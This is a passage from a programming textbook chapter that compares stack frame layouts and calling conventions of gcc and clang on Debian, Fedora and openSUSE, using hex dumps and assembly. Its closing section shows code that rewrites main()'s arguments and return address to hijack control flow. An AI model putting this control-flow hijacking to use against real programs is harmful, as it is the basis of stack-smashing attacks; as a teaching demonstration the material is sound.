   0x080484ef <+15>:    pop    %ebp
   0x080484f0 <+16>:    ret
End of assembler dump.
(gdb)
```

As we can see, the compiler makes a backup copy of EAX before modifying it, and last restores its original value; these instructions frustrate the call to __asm__(). The value returned by getSP() is not the expected one; it's the value of EAX before getSP() was called. The same applies to getBP(). Moving functions getSP and getBP to a different assembly file still appears to be a good solution:

```
g.$ clang stackDump.c f.s -o stackDump                    Test on Fedora (32 bit)
g.$
g.$ ./stackDump 15          Arch: x86, OS: Fedora 23 Workstation (32 bit), compiler: clang v. 3.7.0

Address of main() = 0x80487e0
Address of f1()   = 0x8048750
Address of f2()   = 0x8048690

f2: SP = 0xbfb16e80
    BP = 0xbfb16ec8

Dump:
..6E80 > 80 6E B1 BF  70 6F B1 BF  C8 6E B1 BF  38 37 35 30  .n..po...n..8750
..6E90 > C0 5F 7B B7  32 29 7A B7  EB 25 5F B7  29 00 00 00  ._{.2)z..% .)...
..6EA0 > 1F 00 00 00  C8 6E B1 BF  80 6E B1 BF  66 32 76 31  .....n...n..f2v1
..6EB0 > 66 32 70 34  66 32 70 33  70 32 B1 31  70 32 00 00  f2p4f2p3p2.1p2..      f2
..6EC0 > 70 32 00 00  31 00 00 00  08 6F B1 BF  CB 87 04 08  p2..1....o......
..6ED0 > 31 00 00 00  70 32 00 00  66 32 70 33  66 32 70 34  1...p2..f2p3f2p4
..6EE0 > 02 00 00 00  00 80 77 B7  1E 00 00 00  66 31 76 34  ......w.....f1v4
..6EF0 > 66 31 76 33  76 32 04 31  66 31 70 31  02 00 00 00  f1v3v2.1f1p1....      f1
..6F00 > 00 80 77 B7  00 00 00 00  38 6F B1 BF  61 88 04 08  ..w.....8o..a...
..6F10 > 66 31 70 31  E0 87 04 08  E0 6F B1 BF  A1 88 04 08  f1p1.....o......
..6F20 > 1F 00 00 00  0F 00 00 00  66 30 76 31  D4 6F B1 BF  ........f0v1.o..
..6F30 > 02 00 00 00  00 00 00 00  00 00 00 00  45 75 5C B7  ............Eu\.      main
..6F40 > 02 00 00 00  D4 6F B1 BF  E0 6F B1 BF  00 00 00 00  .....o...o......
..6F50 > 00 00 00 00  00 00 00 00  00 80 77 B7  E4 6B 7B B7  ..........w..k{.
..6F60 > 4C 82 04 08  00 00 00 00  02 00 00 00  00 80 77 B7  L.............w.

g.$
```

Once again, the best way to correctly understand the output data is to read the complete assembly code, most of which has been omitted to save space. The stack is actually more "populated" than we can see at first sight.

First of all, we notice that the first line printed by `Dump()` contains three addresses: `SP` (0xbfb16e80), `BP` (0xbfb16ec8), and the address (0xbfb16f70) of the paragraph to not be printed by `Dump()`. It's clear that the first paragraph holds the parameters of functions called by `f2()`, so the stack frame of `f2()` should begin at the second paragraph. This time, unlike previous tests, for each frame the charts are compared with the related output data.

Test on Fedora (32-bit): Stack Frame of f2()

Parameters are repeated twice; this let us think that a copy was made. To distinguish parameters from their copies we must read the assembly code. The calling convention (System V i386 ABI) adopted by `gcc` also applies to `clang`, so we can identify function parameters, which must remain after the dynamic link. Furthermore, we know that for each parameter the compiler reserves four bytes, even if it has type `char` or `short int`; this confirms that the true parameters are those identified earlier.

This way, we discover that when `f2()` starts, it makes a copy of both parameters and nonvolatile registers `EBX`, `EDI`, and `ESI`. In addition, two paragraphs are reserved for the local variables `f2v1`, `sp`, and `bp`, and for the temporary copies of registers. Copies are identified by a note ("# 4-byte Spill"). Figure 5-31 shows what the stack frame looks like.




Figure 5-31. *Stack frame of function f2*

A dump of the assembler code looks like this:

```
..6E90 > C0 5F 7B B7  32 29 7A B7  EB 25 5F B7  29 00 00 00      EAX, EAX, EAX, EDI
..6EA0 > 1F 00 00 00  C8 6E B1 BF  80 6E B1 BF  66 32 76 31      ESI, bp, sp, f2v1
..6EB0 > 66 32 70 34  66 32 70 33  70 32 B1 31  70 32 00 00      p4, p3, p2, p1, ESI
..6EC0 > 70 32 00 00  31 00 00 00  08 6F B1 BF  CB 87 04 08      EDI, EBX, BP_C, IP_C
..6ED0 > 31 00 00 00  70 32 00 00  66 32 70 33  66 32 70 34      p1, p2, p3, p4
```

Test on Fedora (32-bit): Stack Frame of f1()

There is nothing interesting here. We note that local variables (and parameter copies) have addresses that are multiples of their size and are allocated in the same order as they are declared in the C source code. Figure 5-32 shows what the stack frame looks like.




Figure 5-32. *Stack frame of function f1*

A dump of the assembler code looks like this:

```
..6EE0 > 02 00 00 00  00 80 77 B7  1E 00 00 00  66 31 76 34      ....., ..., EAX, f1v4
..6EF0 > 66 31 76 33  76 32 04 31  66 31 70 31  02 00 00 00      f1v3, f1v2, f1v1, p1, ESI
..6F00 > 00 80 77 B7  00 00 00 00  38 6F B1 BF  61 88 04 08      EDI, EBX, BP_C, IP_C
..6F10 > 66 31 70 31  E0 87 04 08  E0 6F B1 BF  A1 88 04 08      p1, main, ...., ...,
```

Test on Fedora (32-bit): Stack Frame of main()

The assembly code here reveals that in addition to the local variable `f0v1` (declared in the C source) there are two hidden variables intended to hold the return values of the functions called by `main()`. Parameters are never used directly: at startup, each function makes a backup copy on the stack and then uses only that copy.

Unlike parameters (the only element that must stay within a dedicated paragraph), the local variables we define may coexist inside the same paragraph together with copies of parameters[23] and registers, and with return addresses (`BP_C` and `IP_C`), as we can see in Figure 5-33.




Figure 5-33. *Stack frame of function* `main`

A dump of the assembler code looks like this:

```
..6F20 > 1F 00 00 00  0F 00 00 00  66 30 76 31  D4 6F B1 BF      EAX, EAX, f0v1, argv
..6F30 > 02 00 00 00  00 00 00 00  00 00 00 00  45 75 5C B7      argc, 0, BP_C, IP_C
..6F40 > 02 00 00 00  D4 6F B1 BF  E0 6F B1 BF  00 00 00 00      argc, argv, envp, 0
```

Test on Fedora (32-bit): Calling and Naming Conventions

The compiler `clang` adopts the same calling convention as `gcc`: System V i386 ABI. The naming convention is slightly different: the names of internal static variables are not followed by a numerical identifier, but they are preceded by the name of the function where they are defined. Therefore, if we put "*static* `f0v1`", in the assembly code there will be `main.f0v1`; but if compiling with `gcc`, the name will be `f0v1.2526`. For everything else, the naming convention is the same as the one adopted by `gcc`.

[23]Copies of parameters are hidden local variables; hence it's no wonder that they coexist with local variables defined by us in the C source. This is not true in `gcc`, as we have already seen.

Test on openSUSE (64-bit)

This is our last test. It will be executed on a 64-bit GNU/Linux distribution, so we expect results similar to the first test (on Debian/x64). But now we'll use another compiler (`clang`); it's interesting to see if this compiler behaves like `gcc` or not.

```
g.$                  # Arch: x86_64, OS: openSUSE Leap 42.1 (64-bit), compiler: clang v. 3.7.0
g.$ clang stackDump.c -o stackDump
stackDump.c:19:4: warning: control reaches end of nonvoid function [-Wreturn-type]
   }
   ^
stackDump.c:25:4: warning: control reaches end of nonvoid function [-Wreturn-type]
   }
   ^
2 warnings generated.
g.$
g.$ ./stackDump 15

Address of main() = 0x400990
Address of f1()   = 0x400900
Address of f2()   = 0x400840

f2: SP = (nil)
    BP = (nil)

f2: warning: Dump aborted
g.$
```

Once again, functions `getSP()` and `getBP()` need a closer look:

```
getSP:
       pushq  %rbp
       movq   %rsp, %rbp
       #APP
       movq %rsp, %rax
       addq $16, %rax
       #NO_APP
       movq   -8(%rbp), %rax
       popq   %rbp
       ret
getBP:
       pushq  %rbp
       movq   %rsp, %rbp
       #APP
       movq (%rbp), %rax
       #NO_APP
       movq   -8(%rbp), %rax
       popq   %rbp
       ret
```

This time, each "control reaches end of nonvoid function" warning adds one instruction (`movq -8(%rbp), %rax`) to compensate for the missing `return`. The compiler, trying to fix the code, has altered the proper operation of the program. As this task was already done (see the tests on Fedora and Slackware), we'll move `getSP()` and `getBP()` into a different assembly file (`f.s`) to prevent any interference.

```
.globl getSP
getSP:
   movq %rsp, %rax
   addq $8, %rax
   ret

.globl getBP
getBP:
   movq %rbp, %rax
   ret
```

We can now recompile and execute again:[24]

```
g.$                                  Arch: x86_64,  OS: openSUSE Leap  2.1 (64 bit),  compiler: clang v. 3.7.0
g.$ clang stackDump.c f.s -o stackDump
g.$ ./stackDump 15

Address of main() = 0x400960
Address of f1()   = 0x4008d0
Address of f2()   = 0x400810

f2: SP = 0x7ffd96294260
    BP = 0x7ffd962942a0

Dump:
..4260 > 01 00 00 00  8B 7F 00 00  00 00 00 00  00 00 00 00  ................
..4270 > 31 00 00 00  1E 00 00 00  A0 42 29 96  FD 7F 00 00  1........B.....
..4280 > 60 42 29 96  FD 7F 00 00  10 43 29 96  66 32 76 31  `B).....C).f2v1      f2
..4290 > 66 32 70 34  00 00 00 00  66 32 70 33  70 32 00 31  f2p4....f2p3p2.1
..42A0 > E0 42 29 96  FD 7F 00 00  4E 09 40 00  00 00 00 00  .B).....N.@.....
..42B0 > 0A 00 00 00  00 00 00 00  60 09 40 00  1D 00 00 00  ........`.@.....
..42C0 > 66 32 70 34  00 00 00 00  66 31 76 34  00 00 00 00  f2p4....f1v4....      f1
..42D0 > CD 64 29 96  66 31 76 33  76 32 A4 31  66 31 70 31  .d).f1v3v2.1f1p1
..42E0 > 10 43 29 96  FD 7F 00 00  E1 09 40 00  00 00 00 00  .C).......@.....
..42F0 > 00 0A 40 00  1E 00 00 00  0F 00 00 00  66 30 76 31  ..@.........f0v1
..4300 > F8 43 29 96  FD 7F 00 00  02 00 00 00  00 00 00 00  .C)............      main
..4310 > 00 00 00 00  00 00 00 00  05 3B 4A 6A  8B 7F 00 00  .........;Jj....
..4320 > 00 00 00 00  00 00 00 00  F8 43 29 96  FD 7F 00 00  .........C).....
..4330 > 00 00 00 00  02 00 00 00  60 09 40 00  00 00 00 00  ........`.@.....
..4340 > 00 00 00 00  00 00 00 00  ED 4A C7 3C  17 5A 1B 12  .........J.<.Z..

g.$
```

[24]Don't forget to change `stackDump.c`. Remember that function definitions must be replaced by their respective prototypes.

Because this is a 64-bit GNU/Linux operating system for x86_64 processors, the calling convention is the same as used by gcc on Debian: System V AMD64 ABI.

But here frames show different contents; in fact, we know that the ABI gives compilers the freedom to arrange that part of the stack frame which is on the left (at a lower address) of the dynamic link.

Test on openSUSE (64-bit): Stack Frame of f2()

Figure 5-34 shows the stack frame of function `f2`. Since we're working on a 64-bit operating system, each pointer is 64 bits in size, so the stack frame layout is somewhat similar to that we have found on Debian, but the parameter positions are different.




Figure 5-34. *Stack frame of function f2*

A dump of the assembler code looks like this:

```
..4260 > 01 00 00 00  8B 7F 00 00 00  00 00 00 00  00 00 00          ...., ...., ...., EAX
..4270 > 31 00 00 00  1E 00 00 00 A0  42 29 96 FD  7F 00 00        EAX, EAX, bp
..4280 > 60 42 29 96  FD 7F 00 00 10  43 29 96 66  32 76 31        sp, ...., f2v1
..4290 > 66 32 70 34  00 00 00 00 66  32 70 33 70  32 00 31        p4, p3, p2, ., p1
..42A0 > E0 42 29 96  FD 7F 00 00 4E  09 40 00 00  00 00 00        BP_C, IP_C
```

Even on this operating system, `clang` allocates variables in the same order as they appear in function calls, with addresses that are multiples of their size (`gcc` on Debian behaves differently).

Test on openSUSE (64-bit): Stack Frame of f1()

Even this frame shows that local variables, copies of parameters, and copies of registers may coexist within the same paragraph (see Figure 5-35). Following the figure, the assembly code lets us know of two hidden variables; the first is 0x1D, which is the value returned by `printf()`.

```
..42B0 > 0A 00 00 00  00 00 00 00  60 09 40 00  1D 00 00 00        ....., ....., ....., EAX
..42C0 > 66 32 70 34  00 00 00 00  66 31 76 34  00 00 00 00        RSI, f1v4
..42D0 > CD 64 29 96  66 31 76 33  76 32 A4 31  66 31 70 31        f1v3, f1v2, f1v1, p1
..42E0 > 10 43 29 96  FD 7F 00 00  E1 09 40 00  00 00 00 00        BP_C, IP_C
```




Figure 5-35. *Stack frame of function f1*

Test on openSUSE (64-bit): Stack Frame of main()

This frame also has two hidden variables (see the EAX fields in Figure 5-36) holding 0x1E (the value returned by `printf`) and 0x0F (the result of the conditional expression `(argc>1)? atoi(argv[1]) : MAX_ROWS;`).




Figure 5-36. *Stack frame of function main*

A dump of the assembler code looks like this:

```
..42F0 > 00 0A 40 00  1E 00 00 00  0F 00 00 00  66 30 76 31        ...., EAX, EAX, f0v1
..4300 > F8 43 29 96  FD 7F 00 00  02 00 00 00  00 00 00 00        argv, argc, ....
..4310 > 00 00 00 00  00 00 00 00  05 3B 4A 6A  8B 7F 00 00        BP_C, IP_C
```

Test on openSUSE (64-bit): Code Optimization

In the optimized assembly code (`clang -O -S stackDump.c`), `atoi()` and `f1()` are moved inside `main()`:

```
main:
        pushq   %rax                # Makes RSP aligned [25]
        movl    $20, %eax           # MAX_ROWS
        cmpl    $2, %edi            # argc == 2 ?
        jl      .LBB3_2             # If argc < 2 doesn't call atoi()
        movq    8(%rsi), %rdi       # 1st argument of strtol(): (char *)string
        xorl    %esi, %esi          # 2nd argument of strtol(): (char **)endptr = NULL
        movl    $10, %edx           # 3rd argument of strtol(): numeric base
        callq   strtol              # The code of atoi() has been included inside main()
.LBB3_2:
        movl    %eax, nRows(%rip)   # nRows = (argc>1)? atoi(argv[1]) : MAX_ROWS;
        movl    $.L.str7, %edi      # 1st argument of printf(): "\nAddress of main() = %p\n"
        movl    $main, %esi         # 2nd argument : address of main()
        xorl    %eax, %eax          # No. of used SSE registers
        callq   printf              # printf("\nAddress of main() = %p\n", main);
        movl    $.L.str6, %edi      # 1st argument of printf(): "Address of f1() = %p\n"
        movl    $f1, %esi           # 2nd argument : address of f1()
        xorl    %eax, %eax          # No. of used SSE registers
        callq   printf              # printf("Address of f1() = %p\n", f1);
        xorl    %edi, %edi          # Sets EDI to zero [26]
        xorl    %esi, %esi          # Sets ESI to zero
        callq   f2                  # Calls f2()
        xorl    %eax, %eax          # Sets EAX to zero, return value of main()
        popq    %rdx
        ret
```

For the remainder nothing changes: the dynamic chain vanishes because both the stack and RBP are used in a different way; in the stack we only see the copies of nonvolatile registers and function return addresses.

---

[25] As required by the ABI, before starting `main()`, the value of RSP is a multiple of 16. The instruction "`callq *%rax`" saves RIP onto the stack and subtracts 8 from RSP. Now RSP is not a multiple of 16, so it is adjusted, before calling `strtol()` or `printf()`, by "`pushq %rax`". The opposite instruction is changed from "`popq %rax`" to "`popq %rdx`" to avoid deleting the return address of `main()`, which was stored in EAX.

[26] Registers EDI and ESI should contain the first two parameters of `f2()`, which are 0x31 and 0x3270 respectively; but the compiler notices that `f2()` doesn't use them. For the same reason EDX and RCX are not even initialized. If `f2()` used parameters `p1` and `p3`, `in main()` we would find the following:

```
callq    printf
movl     $49, %edi           # EDI = 0x31
xorl     %esi, %esi          # ESI = 0
movl     $862990950, %edx    # EDX = 0x33703266 ("f2p3")
callq    f2
```

The compiler stores in EDX the result of the expression f1v3-0x5FF00 and doesn't initialize RCX. Initializing ESI is useless.

Test on openSUSE (64-bit): Calling and Naming Conventions

For x86_64 GNU/Linux operating systems there is only one calling convention: System V AMD64 ABI. Its main characteristics are already known. But the naming convention is not unique; `clang` adopts a naming convention different from the one adopted by `gcc` (see the test on Fedora earlier): the name of each internal static variable is preceded by the name of the function defining the variable (for example, `main.f0v1`), while `gcc` adds a number (such as `f0v1.2526`).

Neither compiler changes the names of functions, global variables, or external static variables; all these names are the same as in C source code.

Other Tests

All the tests carried out in the previous sections may be repeated on other operating systems. Some results are briefly shown here, to give more examples.

For example, if using `gcc` 4.4.1 on Windows XP for x86 processors, we find that the default calling convention is `cdecl` and the naming convention requires one underscore character facing global names.

There are three calling conventions (`cdecl`, `stdcall`, and `fastcall`), each of them bundled with a particular naming convention. For example, in `stdcall` function names are preceded by an underscore character and followed by the amount of memory space needed by parameters; so, if we write:

```
void __stdcall f3(short p1, int p2, long p3, float p4, double p5)
```

in the assembly code we'll find that the function `f3` has the name `_f3@24`. Here the number 24 doesn't represent the total size of parameters (2+4+4+4+8 bytes) but the requested amount of memory (4+4+4+4+8 bytes); this is because `gcc` reserves 4 bytes (not 2) on the stack for variables of type `short int`. This way, the calling convention may be deduced from the naming convention. It's a fix to avoid calling a function using a wrong calling convention.

The stack frame layout is the same as the one we saw in the test on Slackware, except for the order of local variables, which is not detailed by calling conventions (compilers are therefore free to arrange this memory area).

On Windows 7 for x86_64 processors, the compiler (x86_64-w64-mingw32-gcc 4.7.0) pushes integral arguments in `RCX`, `RDX`, `R8`, and `R9` (any other argument is pushed onto the stack); in addition, function names are not preceded by an underscore.

This calling convention (Microsoft x64 ABI, a variant of the `fastcall` convention for x86_64 processors) is the only one used by compilers on Windows operating systems for x86_64 processors, hence the attributes `cdecl`, `stdcall`, and `fastcall` are accepted but have no effect.

One last example: the compiler i686-apple-darwin11-llvm-gcc-4.2 on OS X 10.7 (64 bits) uses the same convention (System V AMD64 ABI) as `gcc` on Debian, but the stack frames look different; the naming convention, too, is different (function names begin with an underscore character).

Applications

The tests that have been done, even if limited to x86 architecture and using only two compilers, show a mixed picture: there are several calling and naming conventions, and what is more, they are differently combined. We have seen that calling conventions summarily define the layout of stack frames[27], letting compilers freely arrange local variables inside frames; results can vary if changing compiler or command-line options. The data obtained from tests don't have general application, as they are related to specific software environments; the following simple examples show how those data can be used.

[27]See § 3.2.2 ("The Stack Frame") of the ABI, on page http://www.x86-64.org/documentation_folder/abi-0.99.pdf

Changing the Parameters and Return Address of main()

Taking advantage of the knowledge we've acquired, let us write some functions that allow us to alter the normal flow of the main program:

- `get_argc()` and `get_argv()` return the parameters `argc`, `argv` of `main()` by following the dynamic chain.
- `set_argc()` and `set_argv()` modify `argc`, and `argv`
- `set_main_return_address()` changes the return address of `main()`.

These functions are not portable, because the position of parameters inside the stack frame of `main()` as well as the existence of the dynamic chain rely on both the compiler and its options. If working on Debian/64-bit we can define them as follows:

```
int get_argc()
   {
   void **bp = (void **)getBP();

   while(*(bp=*bp));           /* Scans the dynamic chain */
   return ((int *)bp)[-5];     /* Extracts argc from the stack */
   }

void set_argc(int val)
   {
   void **bp = (void **)getBP();

   while(*(bp=*bp));           /* Scans the dynamic chain */
   ((int *)bp)[-5]=val;        /* Changes argc */
   }

char **get_argv()
   {
   void **bp = (void **)getBP();

   while(*(bp=*bp));
   return bp[-4];
   }

void set_argv(char **argv)
   {
   void **bp = (void **)getBP();

   while(*(bp=*bp));
   bp[-4]=argv;
   }

   void set_main_return_address(void **ret)
   {
   void **bp = (void **)getBP();

   while(*(bp=*bp));
   bp[1] = ret;
   }
```

To test them, we add to f2() (as discussed under "The Test Program" earlier in the chapter), after the call to Dump(), the following lines:

```
/* Prints the current values of argc, argv and the string addressed by argv[0] */
printf("f2: argc = %d\n", get_argc());
printf("    argv = %p\n", get_argv());
printf("    argv[0] = \"%s\"\n", get_argv()[0]);

/* Changes argv[] and consequently argc */
static char *new_argv[]={"string1", "string2", "string3", "string4", NULL};
set_argv(new_argv);
set_argc(sizeof(new_argv)/8-1);

/* Changes the return address of main() */
set_main_return_address((void **)f3);
```

In addition, we add the following to main(), after the call to f1() and before return:

```
/* The function f2, called by f1, changed argc, argv[] */
printf("main: argc=%d\n      argv=%p\n", argc, argv);
int i=argc; while(i--) printf("      argv[%d]=\"%s\"\n", i, argv[i]);
```

A new function, which can be defined as void f3(void){ printf("\nf3=%p\n",f3); } will be executed when the ret instruction at the end of main() copies to RIP the return address, which set_main_return_address() has set equal to the address of f3():

```
main:
   pushq %rbp
...
   movl $0, %eax
   leave  /* Restores RSP, RBP */
   ret    /* Starts f3() */
```

Now we can compile and execute the modified program:

```
g.$ ./stackDump 13


Address of main() = 0x400a48
Address of f1()   = 0x4009e5
Address of f2()   = 0x4008d5

f2: SP = 0x7ffceb988090
    BP = 0x7ffceb9880d0      # The dynamic chain and main()'s return address are highlighted

Dump:
..8090 > 00 00 00 00  00 00 00 00  66 32 70 34  00 00 00 00  ........f2p4....
..80A0 > 00 00 00 00  66 32 70 33  70 32 98 EB  31 7F 00 00  ....f2p3p2..1...
..80B0 > 50 05 40 00  00 00 00 00  D0 80 98 EB  FC 7F 00 00  P.@.............
..80C0 > 90 80 98 EB  FC 7F 00 00  00 00 00 00  66 32 76 31  ............f2v1
..80D0 > 00 81 98 EB  FC 7F 00 00  46 0A 40 00  00 00 00 00  ........F.@.....
..80E0 > 49 0C 40 00  00 00 00 00  20 3F BD B2  66 31 70 31  I.@..... ?..f1p1
```

```
..80F0 > 66 31 76 34  00 00 00 00  66 31 76 33  76 32 00 31  f1v4....f1v3v2.1
..8100 > 30 81 98 EB  FC 7F 00 00  A7 0A 40 00  00 00 00 00  0.........@.....
..8110 > 18 82 98 EB  FC 7F 00 00  50 05 40 00  02 00 00 00  ........P.@.....
..8120 > 10 82 98 EB  FC 7F 00 00  66 30 76 31  00 00 00 00  ........f0v1....          main
..8130 > 00 00 00 00  00 00 00 00  45 1B 85 B2  37 7F 00 00  ........E...7...
..8140 > 00 00 00 00  00 00 00 00  18 82 98 EB  FC 7F 00 00  ................
..8150 > 00 00 00 00  02 00 00 00  48 0A 40 00  00 00 00 00  ........H.@.....

f2: argc = 2
    argv = 0x7ffceb988218
    argv[0] = "./stackDump"
# f2() reads argc and argv from the stack, then prints them, together with argv[0]
main: argc=4
      argv=0x601260
      argv[3]="string4"
      argv[2]="string3"
      argv[1]="string2"
      argv[0]="string1"
# main() continues execution, but its parameters were changed by set_argc() and set_argv().
f3=0x4008bb
Segmentation fault                  # The return address of f3() found in the stack is null.
g.$
```

The dynamic chain ends at address 0x7ffceb988130. At 0x7ffceb988138 there is the return address of `main()`: 0x7f37b2851b45. This value is then overwritten by `set_main_return_address()`, which sets it equal to the address of `f3()`.

When `main()` ends, the `leave` instruction copies `RBP` (0x7ffceb988130) to `RSP`; then it also copies 8 bytes from the stack to `RBP` and adds 8 to `RSP`. After that the `leave` instruction sets `RBP`=0, `RSP`=0x7ffceb988138. Finally, the `ret` instruction copies, from the stack to `RIP`, the return address, which is the address of `f3()`; then 8 bytes are added to the Stack Pointer, whose value becomes 0x7ffceb988140.

The next instruction to be executed, whose address is stored in the `RIP` register, is `pushq %rbp`; this instruction (the first of function `f3`) overwrites the return address of `main()` with NULL. Here is what the stack looks like:

```
..80F0 > 66 31 76 34  00 00 00 00  66 31 76 33  76 32 00 31  f1v4....f1v3v2.1
..8100 > 30 81 98 EB  FC 7F 00 00  F2 0A 40 00  00 00 00 00  0.........@.....
..8110 > 60 12 60 00  00 00 00 00  50 05 40 00  04 00 00 00  ........P.@.....
..8120 > 10 82 98 EB  FC 7F 00 00  66 30 76 31  FF FF FF FF  ........f0v1....       main
..8130 > 00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ................
..8140 > 00 00 00 00  00 00 00 00  18 82 98 EB  FC 7F 00 00  ................
..8150 > 00 00 00 00  02 00 00 00  48 0A 40 00  00 00 00 00  ........H.@.....
```

It's worth noting that `f3()` was not called by way of the `call f3` instruction, which pushes onto the stack the return address; hence at address 0x7ffceb988138 there is now `BP_C` (whose value is 0) instead of `IP_C`.

When `f3()` ends, its last instruction (`ret`) loads into the `RIP` register the 8 bytes following `BP_C`, which are the 8 null bytes at address 0x7ffceb988140; this causes a segmentation fault. We can fix it by adding `exit(0)` at the bottom of `f3()`.

Infinite Recursion

Let us modify the function f3 so that it prints the activation record of main(), and, when f3() ends, it is executed again (indefinitely):

```
extern void f3(void);                              /* Prototype */
__asm__(
        ".M0: .string \"f3: SP=%p, f3 = %p\"\n"  /* Format string of printf() */
        "f3:\n"                                    /* Here f3() begins */

        "movq %rsp, %rsi\n"                        /* Second argument of Dump() */
        "subq $48, %rsp\n"                         /* Protects the record of main() */
        "movq %rsp, %rdi\n"                        /* First argument of Dump() */
        "call Dump\n"

        "movq $f3, %rdx\n"                         /* Third argument of printf() */
        "movq %rsp, %rsi\n"                        /* Second argument of printf() */
        "movq $.M0, %rdi\n"                        /* First argument of printf() */
        "movl $0, %eax\n"                          /* Number of used SSE registers */
        "call printf\n"

        "call getchar\n"

        "addq $40,%rsp\n"                          /* Restores RSP to point to f3() */
        "ret\n"                                    /* Executes f3() again */
       );
```

The instruction subq $48, %rsp prepares the first argument of Dump() and moves the stack pointer back by three paragraphs so that the stack frames of the functions called by f3() don't overwrite that of main(). Since even f3() doesn't overwrite the stack frame of main(), this frame remains unchanged; the call to Dump() reveals the overwriting of the return address of main(), as well as of its parameters. Let us compile and execute:

```
g.$ gcc -o stackDump stackDump.c
stackDump.c: In function 'Dump':
stackDump.c:76:38: warning: cast from pointer to integer of different size
g.$ ./stackDump 13

Address of main() = 0x400ad7
Address of f1()   = 0x400a74
Address of f2()   = 0x400964

f2: SP = 0x7fff03ef0410
    BP = 0x7fff03ef0450

Dump:
..0410 > C2 00 00 00  00 00 00 00  66 32 70 34  00 00 00 00  ........f2p4....
..0420 > B0 04 EF 03  66 32 70 33  70 32 40 00  31 00 00 00  ....f2p3p2@.1...
..0430 > 90 05 EF 03  FF 7F 00 00  50 04 EF 03  FF 7F 00 00  ........P.......
..0440 > 10 04 EF 03  FF 7F 00 00  03 00 00 00  66 32 76 31  ............f2v1
..0450 > 80 04 EF 03  FF 7F 00 00  D5 0A 40 00  00 00 00 00  ..........@.....
```

```
..0460 > F9 0C 40 00  00 00 00 00  A0 05 F1 58  66 31 70 31  ..@........Xf1p1
..0470 > 66 31 76 34  00 00 00 00  66 31 76 33  76 32 00 31  f1v4....f1v3v2.1
..0480 > B0 04 EF 03  FF 7F 00 00  36 0B 40 00  00 00 00 00  ........6.@.....
..0490 > 98 05 EF 03  FF 7F 00 00  A0 05 40 00  02 00 00 00  ..........@.....
..04A0 > 90 05 EF 03  FF 7F 00 00  66 30 76 31  00 00 00 00  ........f0v1....     main
..04B0 > 00 00 00 00  00 00 00 00  AD 9E BA 58  68 7F 00 00  ...........Xh...
..04C0 > 00 00 00 00  00 00 00 00  98 05 EF 03  FF 7F 00 00  ................
..04D0 > 00 00 00 00  02 00 00 00  D7 0A 40 00  00 00 00 00  ..........@.....

f2: argc = 2
    argv = 0x7fff03ef0598
    argv[0] = "./stackDump"
main: argc=4
      argv=0x601280
      argv[3]="string4"
      argv[2]="string3"
      argv[1]="string2"
      argv[0]="string1"
Dump:
..0490 > 80 12 60 00  00 00 00 00  A0 05 40 00  04 00 00 00  ..`.......@.....
..04A0 > 90 05 EF 03  FF 7F 00 00  66 30 76 31  FF FF FF FF  ........f0v1....  main
..04B0 > 00 00 00 00  00 00 00 00  30 09 40 00  00 00 00 00  ........0.@.....

f3: SP=0x7fff03ef0490, f3 = 0x400930
```

Now, if we press Enter, `f3()` is executed again because its penultimate instruction (`addq $40,%rsp`) makes RSP point to the address of `f3()` on the stack. Finally, the instruction `ret` copies this address from the stack to RIP, and then executes the instruction pointed to by RIP, which is the first instruction of `f3()`:

```
Dump:
..0490 > 80 12 60 00  00 00 00 00  A0 05 40 00  04 00 00 00  ..`.......@.....
..04A0 > 90 05 EF 03  FF 7F 00 00  66 30 76 31  FF FF FF FF  ........f0v1....
..04B0 > 00 00 00 00  00 00 00 00  30 09 40 00  00 00 00 00  ........0.@.....

f3: SP=0x7fff03ef0490, f3 = 0x400930                  # Press ENTER to continue
Dump:
